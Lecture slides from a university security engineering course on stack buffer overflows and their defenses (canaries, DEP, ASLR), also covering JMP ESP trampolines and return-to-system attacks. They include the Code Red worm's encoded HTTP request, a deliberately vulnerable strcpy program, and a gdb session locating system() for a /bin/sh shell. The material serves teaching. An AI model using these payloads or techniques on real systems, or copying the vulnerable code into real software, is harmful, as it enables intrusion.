SENG 360 - Security Engineering
Code Security - Stack Overflow - Attacks and Defenses

Jens Weber

Fall 2022

University of Victoria

Recall from last classes

Buffer overflow vulns are #1 in danger list

➡ *Stack overflow*

➡ *Code Red Worm (Network Sec module) triggers BO in IIS*

Today

➡ *Stack overflow attack & defense*

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0
```

Learning Objectives

At the end of this class you will be able to

- Explain defenses against different kinds of stack overflow attacks
- Describe possible heap overflow attacks

University of Victoria

Defending against Buffer Overflow

Types of defenses

- Compile-time defenses
- Run-time defenses

University of Victoria

Compile-time defenses

Language extensions and use of safe libraries

- Compilers can generate “range-check” code (performance penalties)
- Safe variants to C library functions (e.g., *libsafe*)

University of Victoria

Compile-time defenses

Choice of programming language, e.g., Java, Rust

Safe coding: always check size

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

LILY HAY NEWMAN SECURITY NOV 2, 2022 2:27 PM

The 'Viral' Secure Programming Language That's Taking Over Tech

Rust makes it impossible to introduce some of the most common security vulnerabilities. And its adoption can't come soon enough.





ILLUSTRATION: JACQUI VANLIEW

Compile-time defenses

Stack protection mechanisms


- Compiler adds “stack canary” value to stack to detect corruption



```
vuln:
.LFB0:
    .cfi_startproc
    pushq   %rbp                ; current base pointer onto stack
    .cfi_def_cfa_offset 16
    movq    %rsp, %rbp          ; stack pointer becomes new base pointer
    .cfi_offset 6, -16
    .cfi_def_cfa_register 6
    subq    $48, %rsp           ; reserve space for
                                    ; local variables on stack

        ; bring arguments from registers onto stack
    movq    %rdi, -40(%rbp)     ; 1st argument from rdi to stack

        ; SSP's prolog: put canary onto stack
    movq    %fs:40, %rax        ; canary from %fs:40 to rax
    movq    %rax, -8(%rbp)      ; canary from rax onto stack
    xorl    %eax, %eax          ; set rax to zero

        ; prepare parameters for strcpy()
    movq    -40(%rbp), %rdx     ; 1st argument to rdx
    leaq    -32(%rbp), %rax     ; 2nd argument to rax

        ; call strcpy()
    movq    %rdx, %rsi          ; source address from rdx to rsi
    movq    %rax, %rdi          ; destination address from rax to rdi
    call    strcpy              ; call strcpy()

        ; SSP's epilog: check canary
    movq    -8(%rbp), %rax      ; canary from stack to rax
    xorq    %fs:40, %rax        ; original canary XOR rax
    je  .L3                ; if no overflow -> XOR results in zero
                                ;                => jump to label .L3
                                ; if overflow    -> XOR results in non-zero
    call    __stack_chk_fail    ;                => call __stack_chk_fail()

.L3:
    leave                       ; clean-up stack
    ret                         ; return
    .cfi_endproc
```

Runtime defenses

NOP-sled attack signature detection




University of Victoria

Stack overflow without NOP sledding

The attack discussed so far uses a NOP sled to “guess” an address value for the return address overwrite

NOP sleds are “large” and can be detected (IDS signatures)

What else could an attacker do?




JMP ESP Trampolines

`JMP ESP` is an instruction that tells the processor to jump to the address stored in the ESP register, i.e., the top of the stack
-> (memory that can be written by the attacker)!!

If we can find a JMP ESP command (FF E4) somewhere in the program, we can use its address as the “return address”

University of Victoria


JMP ESP Trampoline




University of Victoria

Runtime-defenses

Executable Address Space Protection: (aka DEP) disallow execution of commands on the stack






DEP Configuration in Windows

```
wmic OS Get DataExecutionPrevention_SupportPolicy
```

Code Number	Flag	Status
	AlwaysOff	DEP is disabled for all processes.
1	AlwaysOn	DEP is enabled for all processes.
2	OptIn	DEP is enabled for essentials Windows programs and services only. Default setting.
3	OptOut	DEP is enabled for all processes except for excluded programs and services.

Using DEP would exclude the possibility to execute "data" on the stack as code



Problem: many application programs do not work with DEP

University of Victoria

Foxtrot Crash on Startup (DEP issue)

Mathias Balsløw
Updated 1 month ago


Follow

Foxtrot

YOUR AUTOMATED EMPLOYEE

When launching a product from the Foxtrot Suite it is closed immediately, sometimes followed by an error message. This can be a result of the “Data Execution Prevention (DEP)” settings blocking Foxtrot programs from running. This typically happens after a new installation when attempting to activate licenses, but can also be a result of a Windows update that has reset the DEP settings.
Some versions of Microsoft Windows are equipped with this feature known as DEP. DEP is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running. DEP prevents such malicious code from taking advantage of the exception-handling mechanism in Windows.

Circumventing DEP: return-to-system attacks



Perhaps the attacker does not need to inject malicious code.

They just want a root shell…

Call system library

University of Victoria

Example: return-to-system attacks

Vulnerable program

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void vuln(char *s)
{
    char buffer[64];
    strcpy(buffer, s);
}

int main(int argc, char **argv)
{
    if (argc == 1) {
        fprintf(stderr, "Enter a string!\n");
        exit(EXIT_FAILURE);
    }
    vuln(argv[1]);
}
```


Finding the address of ‘system’

```
$ cat system.c
#include <stdlib.h>

int main(void)
{
    system("/bin/sh");
    return 0;
}
$ gcc -m32 -g -o system system.c
$ gdb ./system
Reading symbols from /home/.../system...done.
(gdb) start
Temporary breakpoint 1 at 0x80483ed: file system.c, line 5.
Starting program: /home/.../system

Temporary breakpoint 1, main () at system.c:5
5           system("/bin/sh");
(gdb) print system
$1 = {<text variable, no debug info>} 0xf7e5a430 <system>
```

Runtime Defenses

Address Space Layout Randomization (ASLR)

Attacker does not know location of library

